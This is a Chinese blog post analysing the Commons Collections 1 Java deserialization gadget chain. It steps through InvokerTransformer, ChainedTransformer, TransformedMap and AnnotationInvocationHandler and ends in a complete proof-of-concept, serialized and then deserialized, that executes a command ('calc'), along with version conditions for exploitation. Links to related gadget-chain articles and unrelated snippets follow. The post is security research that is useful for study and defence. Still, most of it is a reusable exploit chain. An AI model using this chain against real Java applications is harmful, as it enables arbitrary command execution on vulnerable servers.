
CommonsCollections1 反序列化利用链分析
InvokerTransformer
首先来看 commons-collections-3.1-sources.jar!\org\apache\commons\collections\functors\InvokerTransformer.java
下的 transform 方法
public Object transform(Object input) {

        if (input == null) {

            return null;

        }

        try {

            Class cls = input.getClass();

            Method method = cls.getMethod(iMethodName, iParamTypes);

            return method.invoke(input, iArgs);

        } catch (NoSuchMethodException ex) {

            throw new FunctorException("InvokerTransformer: The method '" + iMethodName + "' on '" + input.getClass() + "' does not exist");

        } catch (IllegalAccessException ex) {

            throw new FunctorException("InvokerTransformer: The method '" + iMethodName + "' on '" + input.getClass() + "' cannot be accessed");

        } catch (InvocationTargetException ex) {

            throw new FunctorException("InvokerTransformer: The method '" + iMethodName + "' on '" + input.getClass() + "' threw an exception", ex);

        }

    }
看到这个方法就知道是反射。
这里传入了一个 object,然后反射调用过程用到了以下3个参数。
- iMethodName
- iParamTypes
- iArgs
这三个参数在 InvokerTransformer 的构造方法中,就是说这三个参数是我们可控的。

利用 InvokerTransformer#transform 就可执行任意命令。
public static void main(String[] args) {


    InvokerTransformer IT = new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc"});

    IT.transform(Runtime.getRuntime());

}
继续看 commons-collections-3.1-sources.jar!/org/apache/commons/collections/functors/ChainedTransformer.java
public ChainedTransformer(Transformer[] transformers) {

        super();

        iTransformers = transformers;

    }

    /**

     * Transforms the input to result via each decorated transformer

     *

     * @param object  the input object passed to the first transformer

     * @return the transformed result

     */

    public Object transform(Object object) {

        for (int i = 0; i < iTransformers.length; i++) {

            object = iTransformers[i].transform(object);

        }

        return object;

    }
这里遍历iTransformers并调用transform方法,传入Object对象,这个对象一直变的,执行完这一步操作被赋值再被传入下一步操作依次循环到结束。
可以编写如下代码来进行执行命令
Transformer[] T = new Transformer[]{new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc"})};

new ChainedTransformer(T).transform(Runtime.getRuntime());
这里需要调用 transform 并传入 Runtime.getRuntime()
这里也可以使用 commons-collections-3.1-sources.jar!\org\apache\commons\collections\functors\ChainedTransformer.java 传入 Runtime.getRuntime() 然后在后面调用 transfrom的时候就会将实例化传入的对象返回。
public ConstantTransformer(Object constantToReturn) {

        super();

        iConstant = constantToReturn;

    }

    /**

     * Transforms the input by ignoring it and returning the stored constant instead.

     *

     * @param input  the input object which is ignored

     * @return the stored constant

     */

    public Object transform(Object input) {

        return iConstant;

    }
Transformer[] T = new Transformer[]{new ConstantTransformer(Runtime.getRuntime()),new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc"})};

new ChainedTransformer(T).transform(1);
可以看到上面代码执行命令都需要主动调用 transform ,实战中不会存在这种情况。
TransformedMap
来看一下 TransformedMap 类
public static Map decorate(Map map, Transformer keyTransformer, Transformer valueTransformer) {

        return new TransformedMap(map, keyTransformer, valueTransformer);

    }

    //-----------------------------------------------------------------------

    /**

     * Constructor that wraps (not copies).

     * <p>

     * If there are any elements already in the collection being decorated, they

     * are NOT transformed.

     *

     * @param map  the map to decorate, must not be null

     * @param keyTransformer  the transformer to use for key conversion, null means no conversion

     * @param valueTransformer  the transformer to use for value conversion, null means no conversion

     * @throws IllegalArgumentException if map is null

     */

    protected TransformedMap(Map map, Transformer keyTransformer, Transformer valueTransformer) {

        super(map);

        this.keyTransformer = keyTransformer;

        this.valueTransformer = valueTransformer;

    }

/**

     * Transforms a key.

     * <p>

     * The transformer itself may throw an exception if necessary.

     *

     * @param object  the object to transform

     * @throws the transformed object

     */

    protected Object transformKey(Object object) {

        if (keyTransformer == null) {

            return object;

        }

        return keyTransformer.transform(object);

    }

    /**

     * Transforms a value.

     * <p>

     * The transformer itself may throw an exception if necessary.

     *

     * @param object  the object to transform

     * @throws the transformed object

     */

    protected Object checkSetValue(Object value) {

        return valueTransformer.transform(value);

    }
keyTransformer、valueTransformer 都可控。这里我们的目标是调用InvokerTransformer#transform 方法
前面我们构造了一个 ChainedTransformer 里面包含 ConstantTransformer 和 InvokerTransformer ,所以只要我们能够调用 TransformedMap 的 checkSetValue方法就会相应的调用 ConstantTransformer InvokerTransformer 的transform方法。


那么如何调用 checkSetValue方法,我们找到 TransformedMap 的父类 AbstractInputCheckedMapDecorator 中发现中有调用 checkSetValue ,这是一个抽象方法 protected abstract Object checkSetValue(Object value); 由其子类实现。所以就变成了只需要调用 setValue 就能执行我们构造的反射链。
我们来看下 Map 的setValue

使用 decorate 生成一个 TransformedMap 对象。
Transformer[] T = new Transformer[]{new ConstantTransformer(Runtime.getRuntime()),new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc"})};

ChainedTransformer chainedTransformer = new ChainedTransformer(T);

Map hm = new HashMap();

hm.put(1,1);

Map decorate = TransformedMap.decorate(hm, null, chainedTransformer);

Map.Entry M = (Map.Entry)decorate.entrySet().iterator().next();

M.setValue("123");

反序列化利用
反序列化漏洞的入口都在 readObject 方法,所以需要找到在反序列化进入到readObject 方法时会调用 setValue 的类。这里 ysoserial 的作者提供了类 sun.reflect.annotation.AnnotationInvocationHandler

这里 AnnotationInvocationHandler 是一个内部类需要使用反射进行实例化。还需要注意一点 待序列化的对象都需要实现 Serializable 接口。但是上面的代码中 Runtime 类没有实现Serializable 接口 所以不可序列化。
所以需要改一下反射链。
new Transformer[]{

		//得到Runtime.class

                new ConstantTransformer(Runtime.class),

		//得到Method对象(getRuntime)

                new InvokerTransformer("getMethod", new Class[]{String.class,Class[].class},

                        new Object[]{"getRuntime", new Class[0]}),

		//执行invoke方法,结果是得到Runtime对象

                new InvokerTransformer("invoke", new Class[]{Object.class,Object[].class},

                        new Object[]{null, new Object[0]}),

		//利用上一步得到的Runtime对象执行exec方法,执行命令 calc

                new InvokerTransformer("exec", new Class[]{String.class},

                        new Object[]{"calc"})

        };
System.out.println(Runtime.class);// 返回 class java.lang.Runtime class类是实现了 Serializable 接口的
得出 最后poc
Transformer[] T = new Transformer[]{new ConstantTransformer(Runtime.class),

                new InvokerTransformer("getMethod", new Class[]{String.class,Class[].class},

                        new Object[]{"getRuntime", new Class[0]}),

                new InvokerTransformer("invoke", new Class[]{Object.class,Object[].class},

                        new Object[]{null, new Object[0]}),

                new InvokerTransformer("exec", new Class[]{String.class},

                        new Object[]{"calc"})};

        ChainedTransformer chainedTransformer = new ChainedTransformer(T);

        Map hm = new HashMap();

        hm.put("value",1);

        Map decorate = TransformedMap.decorate(hm, null, chainedTransformer);

        Class clazz = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");

        Constructor declaredConstructor = clazz.getDeclaredConstructor(Class.class, Map.class);

        declaredConstructor.setAccessible(true);

        Object o = declaredConstructor.newInstance(Target.class, decorate);

        ByteArrayOutputStream barr = new ByteArrayOutputStream();

        ObjectOutputStream oos = new ObjectOutputStream(barr);

        oos.writeObject(o);

        oos.close();

        ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(barr.toByteArray()));

        ois.readObject();

这里 hm.put("value",1); 这里 key必须是value,否则无法触发,还有Target.class相关注解知识,可参考 https://xz.aliyun.com/t/7031#toc-9
利用条件 commonscollections<=3.2.1 、jdk< 8u71
参考
https://github.com/frohoff/ysoserial
https://xz.aliyun.com/t/7031
CommonsCollections1 反序列化利用链分析的更多相关文章
- CommonsCollections2 反序列化利用链分析
在 ysoserial中 commons-collections2 是用的 PriorityQueue reaObject 作为反序列化的入口 那么就来看一下 java.util.PriorityQu ...
- CommonsCollections3 反序列化利用链分析
InstantiateTransformer commons-collections 3.1 中有 InstantiateTransformer 这么一个类,这个类也实现了 Transformer的t ...
- Commons-Beanutils利用链分析
前言 本篇开始介绍 commons-beanutils 利用链,注意Commons-Beanutils 不是Commons-Collections 不要看混了,首先来看一下,什么是 commons-b ...
- Apache Common-collection 反序列化利用链解析--TransformedMap链
Apache Common-collection 反序列化利用链解析 TransformedMap链 参考Java反序列化漏洞分析 - ssooking - 博客园 (cnblogs.com) poc ...
- Shiro反序列化利用
Shiro反序列化利用 前言:hvv单位这个漏洞挺多的,之前没专门研究打法,特有此篇文章. Shiro rememberMe反序列化漏洞(Shiro-550) 漏洞原理 Apache Shiro框架提 ...
- ThinkPHP5.1 反序列化利用链
笔记里直接复制出来的 1 composer直接获取框架代码 ➜ composer create-project --prefer-dist topthink/think tp5137 ➜ ...
- JDK原生反序列化利用链7u21
前言 JDK 7u21以前只粗略的扫过一眼,一看使用了AnnotationInvocationHandler,就以为还是和 CC1 一样差不多的利用方式,但最近仔细看了下利用链发现事情并不简单- 7u ...
- 从commons-beanutils反序列化到shiro无依赖的漏洞利用
目录 0 前言 1 环境 2 commons-beanutils反序列化链 2.1 TemplatesImple调用链 2.2 PriorityQueue调用链 2.3 BeanComparator ...
- PHP反序列化链分析
前言 基本的魔术方法和反序列化漏洞原理这里就不展开了. 给出一些魔术方法的触发条件: __construct()当一个对象创建(new)时被调用,但在unserialize()时是不会自动调用的 __ ...
随机推荐
- js 原始数据类型、引用数据类型
js的数据类型划分方式为 原始数据类型和 引用数据类型 栈: 原始数据类型(Undefined,Null,Boolean,Number.String) 堆: 引用数据类型(对象.数组.函数) 两种类型 ...
- RHCSA_DAY02
Linux:一切皆文件 分区:/boot:做引导盘 /swap:虚拟内存----最大20gb /data:自己放文件用 /:根分区 - 图形界面: - Ctrl+Shift +号 //调整命令 ...
- mock请求时出现中文乱码的解决
请求返回的乱码如图: 原mock代码如下 [ { "description":"这是我们的第一个mock例子", "request":{ & ...
- zookeeper的集群搭建
.personSunflowerP { background: rgba(51, 153, 0, 0.66); border-bottom: 1px solid rgba(0, 102, 0, 1); ...
- Compile Java Codes in Linux Shell instead of Ant Script
The following is frequently used ant script, compile some java source codes with a libary path, then ...
- SpringMVC学习06(JSON)
6.Json 6.1 什么是JSON? JSON(JavaScript Object Notation, JS 对象标记) 是一种轻量级的数据交换格式,目前使用特别广泛. 采用完全独立于编程语言的文本 ...
- 把对象交给spring管理的3种方法及经典应用
背景 先说一说什么叫把对象交给spring管理.它区别于把类交给spring管理.在spring里采用注解方式@Service.@Component这些,实际上管理的是类,把这些类交给spring来负 ...
- Linux修改Ip简单知识了解
1. 在终端输入:vim /etc/sysconfig/network-scripts/ifcfg-etho(etho是指的安装centos的产生的网卡) 2.按i开始编辑,填写ip地址.子网掩码.网 ...
- Python 赋值、浅拷贝、深拷贝之间区别
赋值 不会开辟新的内存空间,是对原对象值的引用 当原对象值,改变后,赋值的变量也会随之改变 浅拷贝 只会拷贝最外层的对象,会开辟新的内存空间,和原对象是互相独立的 如果这个对象有嵌套对象的话,浅拷贝只 ...
- SSM自学笔记(七)
14.MyBatis的多表操作 1.MyBatis的多表操作 1.1 一对一查询 一对一查询的模型 用户表和订单表的关系为,一个用户有多个订单,一个订单只从属于一个用户 一对一查询的需求:查询一个订单 ...